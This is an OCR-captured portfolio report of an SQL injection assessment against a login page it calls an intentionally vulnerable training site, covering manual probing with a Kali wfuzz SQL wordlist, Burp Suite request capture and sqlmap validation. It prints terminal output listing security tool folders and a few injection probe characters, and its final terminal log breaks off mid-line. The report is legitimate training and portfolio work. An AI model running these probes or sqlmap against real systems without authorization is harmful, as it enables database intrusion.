SQL Injection Assessment Report

Project Type	Web Application Security Assessment
Assessment Focus	Manual and Automated SQL Injection Validation
Target	Intentionally vulnerable training webpage: https://issauga.lt/login-1/
Prepared By	***Adeyinka Martins Adeyanju***
Document Purpose	GitHub portfolio documentation and technical project evidence

Confidentiality Note: *This report documents testing performed against an intentionally vulnerable training target for educational and portfolio purposes within an authorized context. Sensitive exploit strings, dumped data, and unsafe operational detail are intentionally excluded from this document.*

1. Executive Summary

This report documents a web application security project focused on identifying and validating SQL injection weaknesses on an intentionally vulnerable login page. The exercise was conducted using both manual testing techniques and an automated validation workflow. The manual phase centered on input testing and response observation using selected SQL injection test strings from a local reference wordlist. The automated phase used Burp Suite to intercept and review the **HTTP POST** request and **sqlmap** to validate the injection point and demonstrate the security impact in a controlled manner.

The project showed how weak server-side input handling can expose authentication logic and backend data to manipulation. From a portfolio perspective, the assessment demonstrates practical capability in request analysis, vulnerability validation, use of security tooling, evidence-based reporting, and translation of technical findings into remediation guidance.

2. Scope, Objective, and Rules of Engagement

Scope:

The scope of this project was limited to the intentionally vulnerable training page identified above. Testing activity focused on the login functionality, server responses, and database interaction behavior associated with submitted credentials.

Objective:

The primary objective was to determine whether the login form was susceptible to SQL injection, verify the issue manually, and then confirm the risk using an automated assessment workflow. A secondary objective was to produce a professional security report suitable for portfolio presentation.

Rules of Engagement:

Testing was performed in an educational and authorized context against an intentionally vulnerable target. The work was restricted to controlled validation of the vulnerability. Operational details that would facilitate misuse against real-world systems have been excluded from this document.


3. Tools and Environment


Tool	Role in Project	Outcome
Browser / target application	Accessed and interacted with the login form	Observed application behavior and response changes
Local SQL reference wordlist (Kali)	Provided test strings for manual validation	Supported manual identification of injectable behavior
Burp Suite	Captured and reviewed the HTTP POST request	Confirmed request structure, parameters, and repeatable test point
sqlmap	Automated validation of SQL injection and controlled impact demonstration	Confirmed injectable parameter and database exposure risk


4. Methodology

4.1 Manual SQL Injection Validation:

The manual phase started with direct interaction with the login form to understand how the application processed username and password submissions. Baseline requests were first sent using normal input so that later responses could be compared against expected behavior.








Selected SQL injection test strings from a local Kali Linux reference wordlist were then used to probe the input fields. The purpose of this step was to observe whether the application improperly concatenated user-supplied input


into backend SQL statements. Differences in responses, authentication behavior, and error handling were used as indicators of insecure input processing.

The manual phase was valuable because it established analyst understanding of the application workflow before automation was introduced. This reduced guesswork, helped isolate the probable injection point, and supported more confident interpretation of automated results.



```
colord                glade                          libpostal                ppp                      vboot
color-schemes         glib-2.0                       libthai                  proj                     vim
command-not-found     glvnd                          libwacom                 publicsuffix             virtualbox
commix                glycin-loaders                 lightdm                  python                   vpnc-scripts
common-licenses       gnome-background-properties    lightdm-gtk-greeter-settings python3              vulkan
consolefonts          gnome-control-center           lintian                  python3-numba            wallpapers
console-setup         gnupg                          locale                   python3-pycparser        wayland-sessions
consoletrans          graphviz                       luajit-2.1               python-apt               webshells
creddump7             groff                          macchanger               python-babel-localedata  weevely
crunch                grpc                           magicrescue              python-odf               wfuzz
cryptsetup            grub                           man                      python-tables            whatweb
davtest               gst-plugins-base               mariadb                  python-tinycss2-common   windows-binaries
dbd                   gstreamer-1.0                  matplotlib               python-wheels            windows-resources
dbus-1                gtk-3.0                        maven-repo               qt5                      wireplumber
debconf               gtk-4.0                        menu                     qt5ct                    wireshark
debhelper             gtk-doc                        metainfo                 qt6                      wordlists
debianutils           gtksourceview-3.0              metasploit-framework     qt6ct                    X11
defaults              gtksourceview-4                mime                     qterminal                xdg-desktop-portal
desktop-base          gtksourceview-5                mime-info                qtermwidget6             xfce4
desktop-directories   guymager                       mingw-w64                radare2                  xfce4-panel-profiles
dict                  gvfs                           misc                     rdesktop                 xfwm4
dictionaries-common   gvm                            mobile-broadband-provider-info readline          xgreeters
dirb                  gvmd                           ModemManager             recon-ng                 xkeyboard-config-2
dirbuster             hashcat                        mosquitto                responder                xml
distro-info           hashcat-utils                  mozilla                  ri                       xml-core
djvu                  hash-identifier                mysql-common             rsync                    xrdp
dns                   help                           nano                     rubygems-integration     xsessions
dnsenum               hunspell                       ncrack                   ruby-mime-types-data     zoneinfo
dnsmap                hunspell-bdic                  netpbm                   runit                    zsh
dnsmasq-base          hydra                          nfs-common               sakis3g                  zsh-autosuggestions
dnsrecon              hyphen                         nginx                    samba                    zsh-syntax-highlighting
doc                   i18n                           nikto                    sass
doc-base              icons                          nmap                     screen
dotnet                ieee-data                      nodejs                   sddm
```


```
dotnet                ieee-data                      nodejs                   sddm

┌──(adeyinka㉿kali)-[/usr/share]
└─$ cd wfuzz

┌──(adeyinka㉿kali)-[/usr/share/wfuzz]
└─$ ls
wordlist

┌──(adeyinka㉿kali)-[/usr/share/wfuzz]
└─$ cd wordlist

┌──(adeyinka㉿kali)-[/usr/share/wfuzz/wordlist]
└─$ ls
general  Injections  others  stress  vulns  webservices

┌──(adeyinka㉿kali)-[/usr/share/wfuzz/wordlist]
└─$ cd Injections

┌──(adeyinka㉿kali)-[/usr/share/wfuzz/wordlist/Injections]
└─$ ls
All_attack.txt  bad_chars.txt  SQL.txt  Traversal.txt  XML.txt  XSS.txt

┌──(adeyinka㉿kali)-[/usr/share/wfuzz/wordlist/Injections]
└─$ cat SQL_txt
cat: SQL_txt: No such file or directory

┌──(adeyinka㉿kali)-[/usr/share/wfuzz/wordlist/Injections]
└─$ cat SQL.txt
'
"
#
-
--
```





4.2 HTTP Request Capture and Review with Burp Suite:


Burp Suite was used to intercept the login request submitted by the client browser to the server. Capturing the request made it possible to confirm the exact HTTP method, target path, request body format, and parameters processed by the application.


This phase also provided a stable request profile that could be replayed or passed into downstream testing tools. From an assessment standpoint, request capture is essential because it turns a visual browser action into a reproducible technical artifact suitable for testing and documentation.



Session Actions Edit View Help
(adeyinka㉿kali)-[~]
$ burpsuite
[warning] /usr/bin/burpsuite: No JAVA_CMD set for run_java, falling back to JAVA_CMD = java
WARNING: A terminally deprecated method in sun.misc.Unsafe has been called
WARNING: sun.misc.Unsafe::objectFieldOf
e:/usr/share/burpsuite/burpsuite.jar)
WARNING: Please consider reporting this
